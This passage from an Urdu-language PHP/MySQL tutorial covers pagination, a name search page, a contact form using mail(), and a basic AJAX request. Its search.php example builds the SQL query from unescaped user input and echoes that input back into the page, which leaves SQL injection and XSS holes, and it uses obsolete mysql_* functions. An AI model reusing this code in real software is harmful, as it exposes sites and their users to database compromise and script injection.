ہمارے پاس ٹیبل میں موجود ریکارڈز کی تعداد 9 ہے۔$limit ویریبل میں ہم نے 5 دیا ہے یعنی ایک پیج پر 5 ریکارڈز دیکھاتے ہیں۔$nume ویریبل میں 9 حاصل ہوگا۔پہلے لوپ میں $i کی ویلیو 0 ہوگی جسکا موازنہ ہم $nume ویریبل کے ساتھ کر رہے ہیں تو چونکہ $nume میں ویلیو 9 ہے، 0، 9 سے چھوٹا ہے، کنڈیشن true ہے لوپ آگے چلے گا۔لوپ میں ایک if کا سٹیٹمنٹ بھی ہے جسکا مقصد ہے کہ ہم موجودہ پیج کو لنک کے طور پر پرنٹ نہیں کرنا چاہتے کیونکہ جس پیج پر ہم موجود ہیں اسکا لنک دوبارہ دینے کی ضرورت نہیں۔لنک میں $start کی ویلیو 0 ہوگی، اگلے لوپ پر اسمیں 5 کا اضافہ ہوگا اور دوسرے لنک پر start کی ویلیو 5 ہوگی۔اسی طرح پہلے لوپ پر $j کی ویلیو 1 ہے تو 1 پرنٹ ہو جائے گا، $j نیچے increment ہو رہا ہے جسکی ویلیو ہم لنک کے طور پر استعمال کر رہے ہیں اور اسطرح تمام پیج نمبرز کی شکل میں لنک بن جائیں گے۔

ریکارڈ کو تلاش کرنا:


اگر ریکارڈ بہت زیادہ ہوں اور اسمیں کسی ایسے ریکارڈ کو تلاش کرنا ہو جسکے ٹیکسٹ کا ہمیں exact پتہ نہ ہو تو ایسی صورت میں ہم SELECT سٹیٹمنٹ میں LIKE کا استعمال کرتے ہیں جو آپ پہلے دیکھ چکے ہیں۔اب ہم اپنے پروگرام کو آگے بڑھاتے ہوئے اسمیں سرچ کی سہولت بھی فراہم کرتے ہیں۔آپ دوبارہ new_record.php کو کھولیں اور print_Form() فنکشن کے فوراً بعد مندرجہ ذیل کوڈ type کریں۔

```
//search form
function searchForm($action) {
  print "<form method='get' action='$action'>
      <table border=1 width='50%'><tr><td>
      Search by Name:</td><td>
      <input type='text' name='search'  maxlength='30'></td>
      <td><input type='submit' value='Search'></td></tr>
      </table></form>" ;
}
```

اسکے بعد show_Records_List کے فنکشن کے فوراً بعد اوپر والے فنکشن کو کال کریں۔

```
searchForm('search.php');
```

اب new_record.php کو براوزر میں کھولیں تو پیج کو اس طرح ہوگا۔




اب ایک نئی فائل کھولیں اور اسمیں مندرجہ ذیل کوڈ ٹائپ کر کے htdocs->mysql کے فولڈر میں search.php کے نام سے محفوظ کرلیں۔

```
<?php
  //connection file
  include "connection.php" ;

  $search_Value = trim($_GET['search']);
  if(empty($search_Value)) {
    die("Please enter some value in search field" );
  }
  if(strlen($search_Value) < 3 ) {
    die("Search keyword is too small" );
  }
  $query = "SELECT * FROM result
       WHERE sname LIKE'%$search_Value%'
       ORDER BY sid DESC" ;

  $result = mysql_query($query) or die(mysql_error());
  //if no record found
    if (mysql_num_rows($result) <= 0) {
      die("Sorry! No record found" );
    }
    print "<h3> Search Results  for: <u>$search_Value</u></h3>";
    //table header
    print "<table border=1 width='50%'><tr>
        <th>SID</th><th>Student Name</th>
        <th>Marks </th><th>Edit Record</th>
        <th>Delete</th></tr>" ;
```

جاری ہے------

```
   //loop through record set, create table and show results
     while ($Row = mysql_fetch_array ($result)) {
     print "<tr><td>". $Row['sid']."</td>
         <td>" . $Row['sname'] . "</td>
         <td align='center'>" .$Row['marks'] . "</td>
         <td align='center'>
         <a href='edit.php?do=edit&sid=" .$Row['sid'] ."'>
         Edit</a></td><td align='center'>
         <a href='edit.php?do=del&sid=" .$Row['sid']."'>
         Delete</a></td></tr>" ;
       }
     print "</table><a href='new_record.php'>Back</a>" ;
?>
```

اب آپ براؤزر میں new_record.php کو کھولیں اور سرچ ٹیکسٹ بکس میں ahmed ٹائپ کر کے search بٹن کو کلک کریں۔



یقیناً یہ پروگرام کوئی اتنا مشکل نہیں ہے اور اس سے ملتی جلتی بہت سارے مثالوں کو آپ نے تفصیل سے پڑھا۔ صرف کیوری میں ہم نے SELECT سٹیٹمنٹ میں LIKE کا استعمال کیا ہے جو آپ پہلے پڑھ چکے ہیں۔ یعنی new_record.php پر جو سرچ فارم ہے اسکو ہم GET میتھڈ سے سمٹ کرتے ہیں اور search.php میں اس ٹیکسٹ بکس کی ویلیو $_GET ایرے سے $search_val ویریبل میں حاصل کرتے ہیں۔ اسکے بعد کچھ سادے سے validation لگائے ہیں اور کیوری میں LIKE آپریٹر کو ہم $search_Val ویریبل کو پاس کر رہے ہیں جو ہمارے سرچ فارم کے ٹیکسٹ بکس سے حاصل ہونے والی ویلیو پر مشتمل ہے۔

امید کرتا ہوں کہ آج کا سبق آپکو پسند آیا ہوگا۔ غلطی معاف، دعاؤں میں یاد رکھیں۔ اللہ حافظ

شکیل محمد خان

shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی اکیسویں کلاس میں خوش آمدید

اسلام علیکم

پی ایچ پی سے ای میل بھیجنا:

ای میل سنڈ کرنا ہر ویب اپلی کیشن کی ضروریات میں شامل ہوتا ہے جس کے ذریعے وہ یوزر سے communications کرتے ہیں۔ پی ایچ پی ای میل سنڈ کرنے کیلئے ()mail کا ایک بہت ہی آسان فنکشن فراہم کرتی ہے جسکے ذریعے ہم اپنی سکرپٹ سے ای میل سنڈ کر سکتے ہیں۔

()mail فنکشن

bool mail (string to, string subject, string message [, string additional_headers [, string additional_parameters]])

یہ فنکشن پانچ arguments لیتا ہے جسمیں آخری دو اختیاری ہیں اور اسکو ہم عموماً پہلے تین arguments پاس کرتے ہیں۔ پہلا argument، to ہے یعنی وہ ای میل ایڈریس جسکو میل کرنا ہو، دوسرا subject ہے اور تیسرا آپکے میسج پر مشتمل ہوتا ہے۔ ای میل سنڈ کرنے سے پہلے آپ نے php.ini میں کچھ سیٹنگز کرنا ہونگی۔ اگر آپ نے اپنے لوکل کمپیوٹر سے ای میل کا فنکشن استعمال کرنا ہے تو php.ini کھولنے کے بعد اسمیں mail function کو سرچ کریں اور اسمیں SMTP کی سیٹنگ اپنے سرور کے مطابق کریں جہاں default طور پر localhost ہوتا ہے۔ اگر آپکی سائٹ آن لائن ہے تو پھر فکرمند ہونے کی ضرورت نہیں کیونکہ یہ سیٹنگز Hosting والے کر چکے ہوتے ہیں۔


```
[mail function]
; For Win32 only.
SMTP = localhost
smtp_port = 25
```

اب ہم contact us کیلئے ایک پروگرام بناتے ہیں جہاں سے یوزر ہم سے رابطہ کر سکے گا۔ مندرجہ ذیل کوڈ کو htdocs میں mail_form.htm کے نام سے محفوظ کریں۔

```
<form action="mail.php" method="post">
<table width="100%" border="1" >
<tr>
  <td align="right">Your name  </td>
  <td align="left">
   <input name="name" type="text"  size="30" />
   </td>
</tr>
<tr>
  <td align="right">Email  </td>
  <td align="left">
   <input name="email" type="text"  size="30" /></td>
</tr>
```

----جاری ہے

```
 <tr>
  <td align="right">Subject:</td>
  <td align="left"><input name="subject" type="text"  size="53" />
 </td>
 </tr>
 <tr>
  <td align="right" valign="top">Message</td>
  <td align="left">
   <textarea name="message" cols="50" rows="8" ></textarea>
   </td>
 </tr>
 <tr>
  <td align="left"> </td>
  <td align="left">
   <input name="Submit" type="submit" value="Send Message" />
  <input name="reset" type="reset"  value="Reset" /></td>
 </tr>
</table>
</form>
```



اگر آپ فارم کے action ایٹریبوٹ میں دیکھیں تو ہم نے mail.php دیا ہے جہاں سے ہم میل کو سنڈ کریں گے۔ فارم بنانے کے بعد اب مندرجہ ذیل کوڈ کو htdocs میں mail.php کے نام سے محفوظ کریں۔

mail.php

```
<?php
  //getting form values
  $name=trim($_POST['name']);
  $email=trim($_POST['email']);
  $subject = trim($_POST['subject']);
  $user_msg = trim($_POST['message']);

  if(empty($name) || empty($email) || empty($subject) || empty($user_msg)){
  die("Empty form fields, please go back and correct them.
  <a href='javascript:history.go(-1)'>Go back</a>" );
  }
  //preparing mail body
  $message = "<b>Email: </b>" . $email. "\r\n<br>";
  $message .= "<b>Full Name: </b>" .$name . "\r\n<br>";
  $message .= "<b>Subject: </b>" . $subject. "\r\n<br>";
  $message .= "<b>Message: </b><br>" .$user_msg. "\r\n<br>";

  $to="email"; //enter your email address here
  //additional_headers
  $headers = "MIME-Version: 1.0" . "\r\n" ;
  $headers .= "Content-type:text/html;charset=iso-8859-1" . "\r\n" ;
  $headers .= 'From: <Your Website>' . "\r\n";
  //$headers .= 'Cc: ' . "\r\n";
  if(mail($to,$subject,$message,$headers)){
    echo "<center><br>Thank you for your contact.
    We will get back to you soon.<br>
    <a href='index.php'>Back</a></center>" ;
  }else{
    echo "Fail to send message" ;
  }
?>
```


پروگرام کیسے کام کرتا ہے؟

سب سے پہلے ہم فارم ویلیوز حاصل کر رہے ہیں۔ اسکے بعد خالی فیلڈز کو چیک کرتے ہیں۔ $message کے نام سے ایک ویریبل میں ہم نے ای میل کی body بنائی ہے جسمیں فارم کے تمام ویلیوز شامل ہیں۔ اسکے بعد $to کا ویریبل ہے یہاں آپ نے وہ ای میل ایڈریس دینا ہے جسکو یہ میل جانی ہے۔ mail() فنکشن کے چوتھے argument میں ہم اضافی header بھی سنڈ کر سکتے ہیں جس کیلئے ہم نے $headers کا ایک ویریبل بنایا ہے اور اسمیں ہم HTML فارمیٹ میں میل کے headers سنڈ کر رہے ہیں۔ headers میں آپ FROM کی تفصیلات بھی سنڈ کر سکتے ہیں کہ یہ میل کس نے بھیجی ہے جہاں ہم اپنے ویب سائٹ کا نام دے رہے ہیں۔ اسکے علاوہ headers میں آپ Cc اور BCc بھی دے سکتے ہیں۔ تمام

ضروری ویریبل بنانے کے بعد انکو ہم ()mail فنکشن کو پاس کر رہے ہیں۔ اگر میل سنڈ ہو جائے تو یہ فنکشن true ریٹرن کرتا ہے اور if کا پہلا بلاک رن ہوگا۔ مسئلے کی صورت میں یہ فنکشن false ریٹرن کریگا اور else کا بلاک رن ہوگا جو ایک error پر مشتمل ہے۔ اگر آپ کے پاس لوکلی یہ سکرپٹ کام نہیں کرتا تو ان دونوں پیجوں کو کسی آن لائن سرور پر ٹیسٹ کریں جو سکرپٹ کے ذریعے میل بھیجنے کی سہولت فراہم کرتا ہو۔

پی ایچ پی اور AJAX

بہت سارے دوستو نے ajax سیکھنے کی خواہش ظاہر کی ہے اور ہم انکی فرمائش پر اس ٹاپک کو بھی شامل کر رہے ہیں امید ہے کہ وہ اس سے مستفید ہونگے۔ سبق نمبر 5 میں آپ نے HTTP Request اور HTTP Respone کو تفصیل سے پڑھا تھا اور آپ کو یہ آئیڈیا ہے کہ کیسے کلائنٹ، سرور آپس میں معلومات کو شیئر کرتے ہیں۔ عموماً ایک ویب سائٹ میں کسی لنک پر کلک کرنے سے آپ نے دیکھا ہوگا کہ براؤزر کا پورا صفحہ ریفریش ہو جاتا ہے اور ایک request مکمل ہوتا ہے اور ہم نے یہ بھی پڑھا تھا کہ اس طریقے میں ایک وقت میں صرف ایک ہی request بھیجی جا سکتی ہے۔




(آج کل انٹرنٹ پر جس طریقے سے request/response ہوتے ہیں)

کلائنٹ سرور کو ایک request بھیجتا ہے اور response کی صورت میں براؤزر کا پورا صفحہ ریفریش ہو کر موصول شدہ contents کو لوڈ کرتا ہے۔ یہ طریقہ بہت سارے developers کو پسند نہیں آیا کیونکہ ہر request/response پر پوری ویب سائٹ بار بار لوڈ ہوتی اور انہوں نے ایک ایسے طریقے کی فرمائش شروع کر دی جسکے ذریعے ایک انٹرنٹ اپلی کیشن ایک ڈسک ٹاپ اپلی کیشن کی طرح کام کرے۔ جہاں request/respone پر کام وقت لگے اور پورا صفحہ بار بار reload نہ ہو۔ انکی اس آواز پر بہت سارے جوابات آئے جسمیں Flash، DHTML وغیرہ نئے ٹولز بھی متعارف ہوئے لیکن مسئلہ پھر بھی حل نہیں ہوا۔ یہاں پر Ajax نے developers کو اپنی طرف کھینچنا شروع کر دیا جب شروع شروع میں gmail، flickr اور yahoo نے اسکا بردست استعمال کیا اور پھر رفتہ رفتہ یہ انٹرنٹ پر جنگل کی آگ کی طرح پھیل گیا۔

سب سے پہلے تو ہم دیکھتے ہیں کہ ajax کیا چیز ہے؟ AJAX (Asynchronous JavaScript and XML) کا مخفف ہے جو Jesse James Garrett نے سب سے پہلے بیان کیا۔اور یہ کوئی نئی لینگویج یا نئی ٹیکنالوجی نہیں ہے اور نہ ہی اسکو آپ ٹیکنالوجی کہہ سکتے ہیں بلکہ یہ جاواسکرپٹ کے XMLHttpRequest کو استعمال کرتے ہوئے اس پروسس کا نام ہے جو asynchronously یعنی متحرک انداز میں ویب سرور سے معلومات حاصل کرتا ہے۔اگر ہم XMLHttpRequest کی تاریخ دیکھیں تو یہ 1998ء میں جاوا سکرپٹ میں متعارف ہوا تھا اور Internet Exploere 4 میں اسکی سپورٹ بھی تھی،سوال یہ ہے کہ جب یہ اتنا پرانا ہے تو اسکا استعمال پہلے کیوں نہیں ہوا؟ اسکا جواب تو میں بھی نہیں بتا سکتا،میرے خیال میں شاید لوگوں کو اسکا صحیح علم نہیں تھا اور جب James نے اسکو تفصیل سے بیان کیا اور اسکو ایک نام دیا اور gmail نے اسکا زبردست استعمال کیا اسکے بعد اسکی مقبولیت زیادہ ہوگئی۔

اب ہم دیکھتے ہیں کہ Ajax کام کیسے کرتا ہے۔اصل میں Ajax جاوا سکرپٹ کے XMLHttpRequest اوبجیکٹ کے ذریعے سرور کو background میں request سنڈ کرتا ہے جسکے ذریعے ویب سائٹ کا پورا صفحہ ریفریش نہیں ہوتا بلکہ پیج کا ایک خاص حصہ استعمال ہوتا ہے اور یہ نظارہ آپ نے بہت سارے ویب سائٹس خصوصاً yahoo اور gmail پر دیکھا ہوگا۔اگر آپ Ajax کو استعمال کریں تو ہوسکتا ہے کہ آپ اسکے نام سے بھی اختلاف کریں یعنی اگر ہم Ajax کو دو لائنوں میں بیان کریں تو اسکا مطلب ہے،سرور کو بیک گراؤنڈ میں ایک request بھیجنا اور جب سرور اسکو پروسس کریں تو response میں ہمیں XML ریٹرن کریں،لیکن یہ ضروری نہیں کہ وہ صرف XML ہی ریٹرن کرے کیونکہ یہ Developer پر منحصر ہے کہ وہ کیا ریٹرن کرنا چاہتا ہے،وہ کچھ بھی ہوسکتا ہے یعنی HTML یا Plan Text بھی ہوسکتا ہے۔AJAX میں request/response کیسے ہوتا ہے؟



انٹرنٹ پر AJAX کو استعمال کرتے ہوئے request/response کا عمل جسمیں بغیر کوئی پیج ریفریش ہوئے ایک وقت میں ایک ہی پیج سے زیادہ request بھی بھیجے جاسکتے ہیں۔

AJAX کو چلانے کیلئے کیا درکار ہے؟

چونکہ AJAX جاوا اسکرپٹ کے فنکشنز پر مشتمل ہوتا ہے اسلئے کلائنٹ کے براوزر پر جاوا اسکرپٹ enable ہونا چاہیے اور یہ تقریباً تمام ویب براوزرز پر چلتا ہے جسمیں IE(4.0 and higher) ،Firefox(all versions) ،Apple Safari(1.2 and higher) ،Netscape(7.1 and higher) ،Opera(7.6 and higher) وغیرہ شامل ہیں۔

اچھا اب آپ نے اگر سبق نمبر 5 کو study کیا ہے یا نہیں کیا، آپ آگے جانے سے پہلے اسکو ایک دفعہ پڑھ لیں کیونکہ جب تک آپ کو HTTP request/ response کا پتہ نہیں ہوگا آپکو AJAX سمجھنے میں مسئلہ ہوگا۔ آپ سمجھ لیں کہ سبق نمبر 5 بھی اس ٹاپک کا ایک حصہ ہے۔ دوسری بات کہ آپ کو جاوا اسکرپٹ پر کسی حد تک کمانڈ ہونی چاہیے تب ہی آپ AJAX میں اپلی کیشنز بنا سکیں گے۔

اب ہم ایک مثال دیکھتے ہیں جسمیں ہم پی ایچ پی کے پیج کو AJAX کے ذریعے request سنڈ کرتے ہیں۔ htdocs کے فولڈر میں ajax کے نام سے ایک نیا فولڈر بنائیں اور مندرجہ ذیل کوڈ کو requestpage.php کے نام سے محفوظ کریں۔

```
<?php
  print "Hello world! AJAX is working on my page" ;
?>
```

اور اسکو ajaxtest.html کے نام سے محفوظ کریں

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<script src="ajax.js" language="javascript"></script>
<title>AJAX</title>
</head>

<body>
<a href="javascript:request('requestpage.php','responseDiv')">
Send Request </a>
<div id="responseDiv"></div>
</body>
</html>
```

اسکے بعد مندرجہ ذیل کوڈ کو ajax.js کے نام سے محفوظ کریں۔

```
   //Create a boolean variable to check for a valid IE instance.
   var xmlhttp = false;
   //Check if we are using IE.
   try {
     //If the javascript version is greater than 5.
     xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
   } catch (e) {
     //If not, then use the older active x object.
   try {
     //If we are using IE.
     xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
   } catch (E) {
     //Else we must be using a non-IE browser.
     xmlhttp = false;
   }
   }
   //If we are using a non-IE browser, create a JavaScript instance of the
object.
   if (!xmlhttp && typeof XMLHttpRequest != 'undefined') {
     xmlhttp = new XMLHttpRequest();
   }

   function request(page,objDiv) {
     var serverPage = page + "?time=" + new Date().getTime();
     var obj = document.getElementById(objDiv);
     obj.innerHTML = "Loading..";
     xmlhttp.open("GET", serverPage);
     xmlhttp.onreadystatechange = function() {
       if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
         obj.innerHTML = xmlhttp.responseText;
       }
     }
   xmlhttp.send(null);
 }
```

اب اسکو ٹیسٹ کرنے کیلئے براؤزر میں localhost/ajax/ajaxtest.html لکھیں اور send request کے لنک پر کلک کریں تو آپ دیکھیں گے کہ بغیر پیج ریفریش ہوئے requestpage.php کے contents اسی پیج پر لوڈ ہو جائیں گے۔

یہ پروگرام کیسے کام کرتا ہے؟

سب سے پہلے ہم ajax.js پر بات کرتے ہیں جو javascript کی کوڈ پر مشتمل ہے۔ پہلے ہم XMLHttpRequest کا اوبجیکٹ بنا رہے ہیں اور چونکہ مختلف براوزر پر یہ کام مختلف انداز سے ہوتا ہے اسلئے try, catch کے بلاکس استعمال ہوئے ہیں جو IE کے مختلف ورژنز چیک کرتے ہیں کیونکہ IE کے پرانے اور نئے ورژنز میں XMLHttpRequest کا اوبجیکٹ مختلف طریقے سے بنتا ہے یعنی اگر یوزر IE کا نیا ورژن استعمال کر رہا ہے تو پہلا try بلاک اوبجیکٹ بنا دے گا اور اگر پرانا ورژن ہے تو دوسرا بلاک یہ کام کرے گا۔

```
//Check if we are using IE.
try {
  //If the javascript version is greater than 5.
  xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
} catch (e) {
  //If not, then use the older active x object.
try {
  //If we are using IE.
  xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
} catch (E) {
  //Else we must be using a non-IE browser.
  xmlhttp = false;
}
```

